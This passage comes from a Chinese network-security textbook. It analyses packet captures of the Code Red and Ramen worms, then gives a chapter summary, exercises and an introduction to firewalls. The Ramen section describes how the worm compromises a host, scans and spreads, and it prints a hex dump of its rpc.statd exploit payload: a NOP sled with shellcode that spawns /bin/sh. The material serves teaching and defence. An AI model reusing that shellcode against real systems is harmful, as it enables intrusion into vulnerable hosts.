图 8.19　红色代码蠕虫对 Web 网站攻击活动的 TCP 数据流跟踪

File　Edit　View　Capture　Analyze　Help

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.105	198.137.240.91	TCP	1237 > http [SYN] Seq=1198046342 Ack=0 Win=16384
2	0.010000	192.168.1.105	198.137.240.91	TCP	1238 > http [SYN] Seq=1198086880 Ack=0 Win=16384
3	0.020000	192.168.1.105	198.137.240.91	TCP	1239 > http [SYN] Seq=1198135901 Ack=0 Win=16384
4	0.020000	192.168.1.105	198.137.240.91	TCP	1240 > http [SYN] Seq=1198190208 Ack=0 Win=16384
5	0.020000	192.168.1.105	198.137.240.91	TCP	1241 > http [SYN] Seq=1198249494 Ack=0 Win=16384
6	0.020000	192.168.1.105	198.137.240.91	TCP	1242 > http [SYN] Seq=1198287237 Ack=0 Win=16384
7	0.020000	192.168.1.105	198.137.240.91	TCP	1243 > http [SYN] Seq=1198321188 Ack=0 Win=16384
8	0.020000	192.168.1.105	198.137.240.91	TCP	1244 > http [SYN] Seq=1198381563 Ack=0 Win=16384
9	0.020000	192.168.1.105	198.137.240.91	TCP	1245 > http [SYN] Seq=1198440880 Ack=0 Win=16384
10	0.020000	192.168.1.105	198.137.240.91	TCP	1246 > http [SYN] Seq=1198493216 Ack=0 Win=16384
11	0.020000	192.168.1.105	198.137.240.91	TCP	1247 > http [SYN] Seq=1198557298 Ack=0 Win=16384
12	0.020000	192.168.1.105	198.137.240.91	TCP	1248 > http [SYN] Seq=1198618790 Ack=0 Win=16384
13	0.020000	192.168.1.105	198.137.240.91	TCP	1249 > http [SYN] Seq=1198661813 Ack=0 Win=16384
14	0.020000	192.168.1.105	198.137.240.91	TCP	1250 > http [SYN] Seq=1198718390 Ack=0 Win=16384
15	0.030000	192.168.1.105	198.137.240.91	TCP	1251 > http [SYN] Seq=1198779638 Ack=0 Win=16384
16	0.030000	192.168.1.105	198.137.240.91	TCP	1252 > http [SYN] Seq=1198833454 Ack=0 Win=16384

```
⊞ Frame 1 (62 bytes on wire, 62 bytes captured)
⊞ Ethernet II, Src: 00:e0:98:07:c5:f4, Dst: 00:20:af:a4:1d:29
⊞ Internet Protocol, Src Addr: 192.168.1.105 (192.168.1.105), Dst Addr: 198.137.240.91 (198.137.240.91)
⊞ Transmission Control Protocol, Src Port: 1237 (1237), Dst Port: http (80), Seq: 1198046342, Ack: 0, Len: 0
```

图 8.20　红色代码蠕虫第 2 期对白宫 Web 网站的拒绝服务攻击模拟

IN-2001-01.html 上找到。Ramen 蠕虫的攻击目标是 Red Hat Linux 6.2 和 Red Hat Linux 7.0 服务器的下述版本漏洞：

（1）wu-ftpd 此程序运行于 TCP 端口 21，版本漏洞是 site_exec()函数中了包含一个格

式字段输入确认错误。

(2) rpc. statd 此程序运行于 TCP 端口 111,版本漏洞是在 syslog()函数中包含了一个格式字段输入确认错误。

(3) Lprng 此程序运行于 TCP 端口 515,漏洞是在 syslog()函数中包含的格式字段输入确认错误。

当一台主机受到入侵后,Ramen 工具就被复制到一个称为/usr/src/. poop 的目录中,它们被一系列的外壳脚本程序启动和控制。Ramen 蠕虫的一些重要特征如下:

(1) 将受攻击网站的 index. html 文件替换掉,改变 Web 首页,新的首页显示一条字段"Hackers looooooooooooooooove noodles"(黑客们喜欢面条),以及显示一包 Ramen 面条的图片。

(2) 发送电子邮件到 gb31337@yahoo. com 和 gb31337@hotmail. com,邮件内容是"Eat your Ramen noodles!"

(3) 将文件/etc/hosts. deny 去掉,使 TCP 的重复访问控制列表(tcp wrappers access control list)失效。

(4) 文件/usr/src/. poop/myip 中包含了本地系统的 IP 地址。

(5) 修改文件/etc/rc. d/rc. sysinit,使其中含有一个启动脚本,启动漏洞扫描和探测。

(6) 系统中被加入了一个称为 asp 的新程序,产生一个 TCP 的侦听端口 27374。此端口被用来发送 ramen. tgz 工具文件到其他的被入侵系统。此端口也是 Sub Seven 蠕虫使用的端口,这是否巧合?不知道该蠕虫的作者为什么还要使用这样一个已经众所周知的端口,因为大多数入侵检测系统(IDS)应该已经设置了对该端口的活动发出警报。

(7) 在文件/etc/ftp users 中被加入了用户名 ftp 和 anonymous,并将匿名 FTP(文件传输协议)中止。通过将匿名 FTP 中止,蠕虫代码的此部分实际上已经修补了用于进入该系统的漏洞。

(8) 系统中 rpd. statd 和 rpc. rstatd 的服务被中止了,文件/sbin/rpc. statd 和/usr/sbin/rpc. statd 被删除。但是,没有被称为 rpc. rstatd 的服务。

(9) 服务 lpd 被中止,系统文件/usr/sbin/lpd 被删除了。

一旦系统被进行了上述修改,Ramen 蠕虫开始扫描和探测它所能找到的其他系统的漏洞。此蠕虫随机产生大量的 B 类 IP 地址作为扫描的目标,它发送的 TCP 包中将控制位 SYN 和 FIN 置 1,并且源端口和目的端口都是 21。一旦一个有漏洞的系统被入侵了,就发生以下事件:

(1) 在受入侵的系统中建立一个目录/usr/src/. poop。

(2) 将工具包 ramen. tgz 复制到此新的目录,以及/tmp 目录。/tmp 目录就是此工具包所存储的地方,所以就可以复制到新的有漏洞的系统中去。

(3)工具包 ramen. tgz 在目录/usr/src/. poop 中是没有被存档压缩的,于是启动了初始的外壳脚本文件。这系统就被完全入侵了,蠕虫又开始由此扫描新的有漏洞的系统。

下面的数据包 ramenattack. gz 是从网址 www. whitehats. com/library/worms/ramen 下载的,在那里有 Max Vision 对 Ramen 蠕虫进行的很详细的分析,文件名是 Ramen Internet Worm Analysis,以及 ramen. tgz 的源代码。当打开 ramen attack. gz 时,Wireshark 将自动解压显示此文件。

下面将逐步分析这些捕获包的各部分，展示 Ramen 蠕虫工作的步骤如下：

（1）在图 8.21 中，受感染的系统 192.168.0.23 正在对 B 类网络 10.0.0.0/24 进行 SYN/FIN 扫描。它已收到来自目标系统 10.0.0.23 的一个 SYN/ACK 响应包（24 号）。

File Edit View Capture Analyze Help

No.	Time	Source	Destination	Protocol	Info
21	0.381207	192.168.0.23	10.0.0.21	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
22	0.400220	192.168.0.23	10.0.0.22	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
23	0.423382	192.168.0.23	10.0.0.23	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
24	0.426877	10.0.0.23	192.168.0.23	TCP	ftp > ftp [SYN, ACK] Seq=488341612 Ack=420358631 W
25	0.429960	192.168.0.23	10.0.0.23	TCP	ftp > ftp [RST] Seq=420358631 Ack=0 Win=0 Len=0
26	0.438750	192.168.0.23	10.0.0.23	TCP	1064 > ftp [SYN] Seq=1856120077 Ack=0 Win=32120 L
27	0.440095	192.168.0.23	10.0.0.24	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
28	0.440906	10.0.0.23	192.168.0.23	TCP	ftp > 1064 [SYN, ACK] Seq=490536476 Ack=185612007
29	0.442526	192.168.0.23	10.0.0.23	TCP	1064 > ftp [ACK] Seq=1856120078 Ack=490536477 Win
30	0.457390	192.168.0.23	10.0.0.25	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
31	0.476475	192.168.0.23	10.0.0.26	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
32	0.495521	192.168.0.23	10.0.0.27	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
33	0.514545	192.168.0.23	10.0.0.28	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
34	0.533223	192.168.0.23	10.0.0.29	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
35	0.552871	192.168.0.23	10.0.0.30	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102
36	0.572684	192.168.0.23	10.0.0.31	TCP	ftp > ftp [FIN, SYN] Seq=420358630 Ack=1247233102

```
⊞ Frame 24 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 00:50:56:a2:22:45, Dst: 00:50:56:95:22:33
⊞ Internet Protocol, Src Addr: 10.0.0.23 (10.0.0.23), Dst Addr: 192.168.0.23 (192.168.0.23)
⊞ Transmission Control Protocol, Src Port: ftp (21), Dst Port: ftp (21), Seq: 488341612, Ack: 420358631, Len: 0
```

图 8.21 Ramen 蠕虫正在进行传播扫描活动

（2）在 26 号包中，蠕虫连接到目标 10.0.0.23 的系统，篡夺了文件传输协议 FTP 的 banner，并分析此系统是否是 Red Hat 6.2 或 7.0 的服务器。Red Hat 6.2 服务器返回的 banner 内容如下：

220 test2.whitehats.com FTP server（Version wu-2.6.0（1） Mon Feb 28 10:30:36 EST 2000）ready.（响应代码 220：服务准备就绪。本 FTP 服务器的名称、版本、日期、准备就绪）

221 You could at least say goodbye.（响应代码 221：服务正在关闭传输通道，可以结束进程）

（3）wu-ftp 和 rpc.statd 被启动，搜索潜在的目标。在 137 号包中 wu-ftp 开始工作，未获成功，但是 rpc.statd 的探测成功了。图 8.22 中展示了 rpc.statd 的载荷内容。注意，填充字段"90 90 90 90 …"和尾部"/bin/sh"执行了一个外壳指令。注意第 289 号包，一旦对目标网络 10.0.0.0/24 的 SYN/FIN 扫描结束后，它又从端口 31337 发送一个 SYN/FIN 到目标 10.9.9.9。这就表明，发送到网址 www.microsoft.de 的包的扫描结束了。因为此蠕虫的激活和分析是在实验室环境中进行，利用 10.9.9.9 来代表 www.microsoft.de。

（4）请注意图 8.22 中第 290 号包，它连接到目标系统的 39168 端口。工具 rpc.statd 在受入侵系统的此端口建立了一个后门，现在此端口被用来进行蠕虫的传播并执行。还发送一个电子邮件到 Hotmail 和 Yahoo 的账户。由此端口发出的传输数据在图 8.23 中。

（5）可以看到最后的连接开始于图 8.22 的第 297 号包中，它在发送由前面的脚本启动的 Ramen 工具包。新的受感染系统返回一个连接到攻击者的端口 27374，由此下载该蠕虫的副本。

（6）蠕虫现在运行于受感染系统中，又开始寻找下一个新的有漏洞的主机系统。

总之，Ramen 蠕虫是容易被检测到的，特别是因为它使用了一个众所周知的特洛伊木马的端口来传输蠕虫。它还含有未解释的和低效率的代码，并且没有进行隐藏的措施。其中有几个地方的功能还可以进行优化。然而这是一个蠕虫，它攻击系统的几个不同的漏洞，并能自行传播。在网络安全领域，应当充分注意防范具有这些性质的更多种类的蠕虫。

No. .	Time	Source	Destination	Protocol	Info
288	7.266572	192.168.0.23	10.0.0.23	STAT	[RPC retransmission of #210]V1 STAT Call
289	8.714892	192.168.0.23	10.9.9.9	TCP	31337 > http [FIN, SYN] Seq=1195195187 Ack=81512
290	13.989755	192.168.0.23	10.0.0.23	TCP	1066 > 39168 [SYN] Seq=1859298529 Ack=0 Win=3212
291	14.018741	10.0.0.23	192.168.0.23	TCP	39168 > 1066 [SYN, ACK] Seq=493947244 Ack=185929
292	14.019651	192.168.0.23	10.0.0.23	TCP	1066 > 39168 [ACK] Seq=1859298530 Ack=493947245
293	14.021772	192.168.0.23	10.0.0.23	TCP	1066 > 39168 [PSH, ACK] Seq=1859298530 Ack=49394
294	14.058977	10.0.0.23	192.168.0.23	TCP	39168 > 1066 [ACK] Seq=493947245 Ack=1859298569
295	14.060048	192.168.0.23	10.0.0.23	TCP	1066 > 39168 [PSH, ACK] Seq=1859298569 Ack=49394
296	14.077734	10.0.0.23	192.168.0.23	TCP	39168 > 1066 [ACK] Seq=493947245 Ack=1859298801
297	18.738739	10.0.0.23	192.168.0.23	TCP	1035 > 27374 [SYN] Seq=507190044 Ack=0 Win=32120
298	18.741962	192.168.0.23	10.0.0.23	TCP	27374 > 1035 [SYN, ACK] Seq=1864575706 Ack=50719
299	18.744611	10.0.0.23	192.168.0.23	TCP	1035 > 27374 [ACK] Seq=507190045 Ack=1864575707

```
⊞ Frame 288 (1118 bytes on wire, 1118 bytes captured)
⊞ Ethernet II, Src: 00:50:56:95:22:33, Dst: 00:50:56:a2:22:45
⊞ Internet Protocol, Src Addr: 192.168.0.23 (192.168.0.23), Dst Addr: 10.0.0.23 (10.0.0.23)
⊞ User Datagram Protocol, Src Port: 687 (687), Dst Port: 931 (931)
⊞ Remote Procedure Call, Type:Call XID:0x4cd39072
⊞ Network Status Monitor Protocol
```

```
0360  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0370  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0380  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0390  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03d0  90 90 90 90 90 90 90 90  31 c0 eb 7c 59 89 41 10   ........ 1..|Y.A.
03e0  89 41 08 fe c0 89 41 04  89 c3 fe c0 89 01 b0 66   .A....A. .......f
03f0  cd 80 b3 02 89 59 0c c6  41 0e 99 c6 41 08 10 89   .....Y.. A...A...
0400  49 04 80 41 04 0c 88 01  b0 66 cd 80 b3 04 b0 66   I..A.... .f.....f
0410  cd 80 b3 05 30 c0 88 41  04 b0 66 cd 80 89 ce 88   ....0..A ..f.....
0420  c3 31 c9 b0 3f cd 80 fe  c1 b0 3f cd 80 fe c1 b0   .1..?... ..?.....
0430  3f cd 80 c7 06 2f 62 69  6e c7 46 04 2f 73 68 41   ?..../bi n.F./shA
0440  30 c0 88 46 07 89 76 0c  8d 56 10 8d 4e 0c 89 f3   0..F..v. .V..N...
0450  b0 0b cd 80 b0 01 cd 80  e8 7f ff ff ff 00         ........ ......
```

图 8.22　Ramen 蠕虫 rpc.statd 的攻击活动




图 8.23　Ramen 蠕虫的执行过程

8.6　本章小结

对计算机系统的最大威胁来自于利用操作系统脆弱性和网络协议脆弱性进行攻击的恶意程序。第 8.1 节对恶意程序进行了详细地归纳，并举例说明了恶意程序的制造机理，随后深入讨论了两个问题：计算机病毒的“感染机制”及其分类，蠕虫的“发病机理”及其分类。按两种方法将恶意程序分类：

(1) 需要宿主程序和独立于宿主程序两类,前者要发挥作用必须依靠某一宿主程序,包括：陷阱、逻辑炸弹、特洛伊木马、病毒;后者是一些可以由操作系统调度和运行的独立程序,包括：蠕虫、僵尸程序。

(2) 分为不可进行自我复制的和可进行自我复制的两类。前者在宿主程序被触发的时候执行相应的程序操作,但不会对本身进行复制操作,包括：陷阱、逻辑炸弹、特洛伊木马；后者包括程序段(病毒)或独立的程序(蠕虫),这些程序执行的时候将产生自身的一个或多个副本,在适当的时候在本系统或其他系统内被激活,包括：病毒、蠕虫、蛇神程序。

计算机病毒的生命周期有 4 个阶段：休眠阶段、传播阶段、触发阶段和执行阶段。文中以压缩型病毒为例,对病毒的结构及其“感染机制”也描绘得十分形象。近几年,病毒的数量有了显著增长,如宏病毒、电子邮件病毒和网络蠕虫等,每种病毒都有不同的特性,应当采用不同的对抗方法。

自计算机病毒诞生之日起,人们就开始用尽一切办法来对抗不断更新的病毒“标本库”,这是一项长期而艰巨的任务。人们逐渐总结出了一套应对病毒的措施：检测、识别、清除病毒。反病毒软件也历经了简单扫描器、启发式扫描器、活动陷阱、全状态保护 4 个阶段。更高级的反病毒技术则包括通用解密技术、病毒免疫系统和行为阻断软件,在第 8.2 节中详细介绍了以上这些技术。

第 8.3 节介绍了木马的工作原理和对抗措施。一般的木马程序都包括客户端和服务端两个程序,其中攻击者使用客户端来远程控制植入木马的机器,被攻击的网络计算机上安装的是木马程序的服务器端,它所做的工作是要对远程客户端的访问做出响应,并执行客户端所提出的各种要求。因此,对木马的防范与清除,与病毒的清除方式具有不同的特点。

第 8.4 节和第 8.5 节分别介绍了木马和蠕虫入侵系统后的网络捕获数据分析案例。结合本章、第 7 章的内容进行实践和分析,提高自己的网络安全实践应用能力。

习题与实践

1. 简要描述图 8.1 中的病毒分类。了解恶意程序的两种分类方法及各自的代表程序。分析恶意程序、陷阱门、逻辑炸弹、特洛伊木马、蛇神程序的基本特点。

2. 隐秘病毒的运行过程中为什么要进行压缩？隐秘病毒的运行中为什么要进行加密？

3. 病毒或蠕虫的生存期有哪几个阶段？蠕虫通常用什么方式进行传播？

4. 什么是病毒免疫系统？结合一种商用杀毒软件的运行过程,说明开发商是如何为客户服务的？

5. 行为阻止软件是怎样工作的？

6. 请描绘出病毒的本质及其结构,压缩病毒的“感染机制”。

7. 请列举病毒的 5 种类型和其生命周期的 4 个阶段。

8. 在计算机上打开微软的 MS Office 文字处理软件,从“工具”栏中了解宏的各项功能并实验操作。

9. 请说出宏病毒、电子邮件病毒和蠕虫病毒各自的概念“制造机理”或“发病机理”。

10. 能列举病毒对抗的三项措施以及反病毒软件经历的 4 个时期。

11. 在 Windows 启动后自动加载程序有几种方法？

12. 木马是如何启动的？木马有哪些种类？被木马感染后应采取哪些措施？

13. 防范木马程序要从哪些方面入手？选择并安装一种木马检测和清除工具，说明其大致工作原理。

14. 使网络服务器中充斥着大量要求回复的请求信息，消耗网络带宽，导致网络或系统停止正常服务，这属于________攻击。

a. 拒绝服务　　b. 文件共享　　c. BIND 漏洞　　d. 过程调用

15. Windows XP 系统的“远程桌面连接”是通过________端口实现的。

a. 21　　b. 23　　c. 445　　d. 3389

16. 按照第 7 章和本章介绍的方法，检测自己计算机联网时候的开放端口，分析哪些连接是正常的？哪些连接是可疑的？写出分析实验报告。

17. 判断题。

a. 发现木马，首先要在计算机的后台关掉其程序的运行。

b. TCP FIN 属于典型的端口扫描类型。

c. 为了防御网络监听，最常用的方法是采用物理传输。

d. 使用最新版本的网页浏览器软件可以防御黑客攻击。

e. 通过使用 SOCKS5 代理服务可以隐藏 QQ 的真实 IP。

f. 禁止使用活动脚本可以防范 IE 执行本地任意程序。

g. 限制网络用户访问和调用 cmd 的权限可以防范 Unicode 漏洞。

18. 假设用户的公司遭受到几次拒绝服务攻击，其中大部分是由于 MS Outlook E-mail 服务端造成的，在不影响客户端正常工作的前提下，该怎样保护其系统不再遭受到该类型的 DoS?

19. 有些网站在受到蠕虫或病毒入侵时，选择不返回 ICMP 请求。分析在有记载的攻击活动中 ICMP 的作用。若完全禁止 ICMP，会出现什么结果？

第 9 章　防火墙、IPS 入侵保护与安全访问控制

本章首先讨论防火墙(Firewall)的基本知识、防火墙的类型、参数配置与网络结构。然后介绍入侵检测系统(IDS)和入侵保护系统(IPS),用于主机安全访问控制的可信任系统(Trusted System)的概念与构成,一种盗号木马恶意软件的工作原理与防护措施,Windows XP 操作系统的安全访问控制策略等。

9.1　防火墙的设计目标

"防火墙"的概念源于建筑物与建筑物之间的一道可防止火势蔓延的高墙。在网络通信中,防火墙是连接于两个或多个网络之间用于实施访问控制的一组软件或硬件设备的集合。本节讨论防火墙的一般特性,然后分析当前广泛使用的防火墙的类型和工作原理,最后研究一些通用的防火墙的配置。

(1) 所有进出内网与外网之间的数据流都必须经过通道上的防火墙,在物理上阻断其他可能进入本地网的通路,参看图 9.4。将未授权的用户排除在被保护的网络之外,禁止有潜在隐患的服务数据进入网络或从网络发出,并且提供保护,防止各种 IP 欺骗和路由攻击。由于安全功能都集中配置于一个或一组系统,使用单一的关口,可以简化局域网内部的安全维护和管理工作。

(2) 只有符合本地网络安全访问控制策略的 IP 包能够通过防火墙。根据用户网络的具体需要采用不同类型的防火墙,可实施不同类型的安全策略。防火墙提供了对安全事件的监测点,可以实施审计与报警等网络管理功能。

(3) 防火墙的操作系统本身应当具有防止渗透的能力,需要使用一个受信任的和安全可靠的操作系统。可靠的防火墙系统通常由一台或一组计算机及操作系统组成,能执行给定的安全策略。

(4) 防火墙的其他功能:可作为内部和外部网络地址变换(NAT)的平台,由此缓解地址空间短缺的问题,并隐藏内网的结构;防火墙能够作为在广域网上构建 IPSec VPN 虚拟私有网络的平台,利用 IPSec 的隧道模式,将远端的局域网通过公网加密信道安全互联,见第 11 章图 11.12 的介绍。

9.1.1　防火墙的控制功能

(1) 服务控制:控制内网用户可以访问互联网的服务类型,网络层防火墙可以通过 IP 包中的 IP 地址和传输层端口号来过滤数据流;可使用代理服务软件,它在转发每个服务请求之前对其接收和转换;或者直接控制 Web 或电子邮件等服务器软件。

(2) 网络数据流向的控制:确定进出局域网的数据流方向,可发起某类服务请求并允许经过防火墙。

(3) 用户控制:对不同的用户允许访问互联网的不同服务。此特性主要是针对防火墙

内侧的本地用户。也可以用于控制外部用户发向局域网内的流量，这需要采用如 IPSec 等所提供的身份认证技术。

(4) 应用服务内容的控制：防火墙可以过滤电子邮件、删除垃圾邮件，或者只允许从外部网络访问内部 Web 服务器的部分信息，而禁止其他的操作。

9.1.2 防火墙功能的局限性

(1) 对于绕开了防火墙的攻击行为，防火墙不能提供保护。例如，连接在内网上的主机可能同时通过拨号线路或移动通信信道连接到互联网服务商(ISP)的网络，这会导致内网有多个的网络出口。有些局域网内部可能配置了多个调制解调器池(Modem Pool)，为出差和在家中通过网络远程上班的雇员服务。这些都形成了内网与外网的多个接口，从而可能产生绕开了防火墙的攻击。对此需采用屏蔽子网防火墙等网络结构。

(2) 防火墙对来自内部的威胁不能提供保护。例如，一个心怀不满的雇员或一个没有警惕性的雇员无意中与一个外部攻击者进行了交流，从而使攻击者合法地进入内网。

(3) 位于网络层的包过滤防火墙不能对那些已经受到病毒感染的应用程序和文件的传输实施过滤保护。要在防火墙上阻止病毒木马等恶意入侵，必须采用具有深度监测的应用层防火墙。

9.1.3 防火墙的日志记录

防火墙日志对于评价一个网络受到的安全威胁程度是十分重要的，还可用于当系统受到攻击之后进行事故调查，以及对系统防护措施的薄弱环节进行评估。应用层的代理服务防火墙具有对转发的数据流的最详细的日志记录，防火墙还可实现当出现网络攻击事件时触发报警。无论对内部网络的攻击成功与否，日志都可提供详细的跟踪入侵者的重要线索和证据，也可用于评价网络防护的完善与否。

9.2 防火墙的类型与参数配置

防火墙的分类：按照工作于网络协议栈的层次，可分为网络层和应用层防火墙；按照结构，可分为硬件防火墙和软件防火墙；按照网络位置，可分为网络防火墙和主机防火墙；按照网络结构，可分为单属主机防火墙、双属主机防火墙、屏蔽子网防火墙等。

9.2.1 网络层的包过滤防火墙

网络层防火墙可分为两类：无状态检测的包过滤防火墙和全状态检测的包过滤防火墙。

最早的包过滤防火墙于 1988 年由 DEC(Digital Equipment Corporation)公司开发，后经业界不断地改进和发展，至今已成为局域网与互联网接入的重要安全防护基础设施。

包过滤防火墙工作于网络层，可安装在私有网络与互联网之间唯一通道的路由器上，因此也可称为包过滤路由器。利用每个出入内外网的 IP 包头部信息实施检查，然后与设定的一组过滤规则对比，由此决定对每个 IP 包是转发或抛弃。包过滤防火墙不保留每个处理过的 IP 包的信息，因此称为无状态的(stateless)。它对 IP 包的转发处理速度较快，但是防护

功能有限。包过滤防火墙一般配置为对输入和输出到互联网的包进行双向过滤。过滤规则由含在 IP 包头部的以下信息来决定：

（1）信源 IP 地址：即发送 IP 包的源主机 IP 地址。

（2）信宿 IP 地址：IP 包所要到达的目的主机的 IP 地址。

（3）信源和信宿的传输层端口地址：即 TCP、UDP 等协议的端口号。其中包含：公认端口地址定义了官方规定的互联网应用服务端的类型，如超文本传输协议(80)，简单邮件传输协议(25)，域名系统(53)等(参看附录 A)；临时端口地址和注册端口地址。

（4）IP 包头部的协议字段：见第 4 章图 4.15，定义了此 IP 包内携带的上层协议类型，有十多种。

（5）网络接口：对于有 3 个和更多网络接口的路由器，防火墙规则定义了从哪个接口输入的 IP 包应当从哪个接口转发出去。

（6）IP 包头部的生存期值。

包过滤防火墙的过滤规则和策略来自两个方面，一是防火墙制造商预设的通用规则组，它们必须定期升级更新，能够满足一般用户网络的防火墙应用需求。另外是网络管理员或主机用户根据自己网络的特点和需求设置的规则，例如黑名单、可信任网站、端口阻止等。

包过滤规则的实施一般是读取 IP 包头部和 TCP 头部中的各字段数值与防火墙设定的一组数据进行匹配。如果这些规则中有一项得到匹配吻合，就按照预设决策将此包转发或丢弃。如果包中没有任何条目与这些规则匹配，就采取一种默认处理的行动。可选两种默认设置：

① 默认设置为“丢弃”：如果收到的 IP 包的属性没有被防火墙的规则明确规定为放行，就将此包抛弃。这种策略是比较保守的。一个新的防火墙系统刚开始运行时，初始状态设为将所有的包阻止，然后在运行过程中每当出现一类新的包就提示管理员对其进行过滤规则设置，随着使用时间的增加逐步将防火墙的过滤规则积累完善。这种过滤规则的逐步设置和完善对用户是很直观的，但可能导致某些普通用户的抱怨。

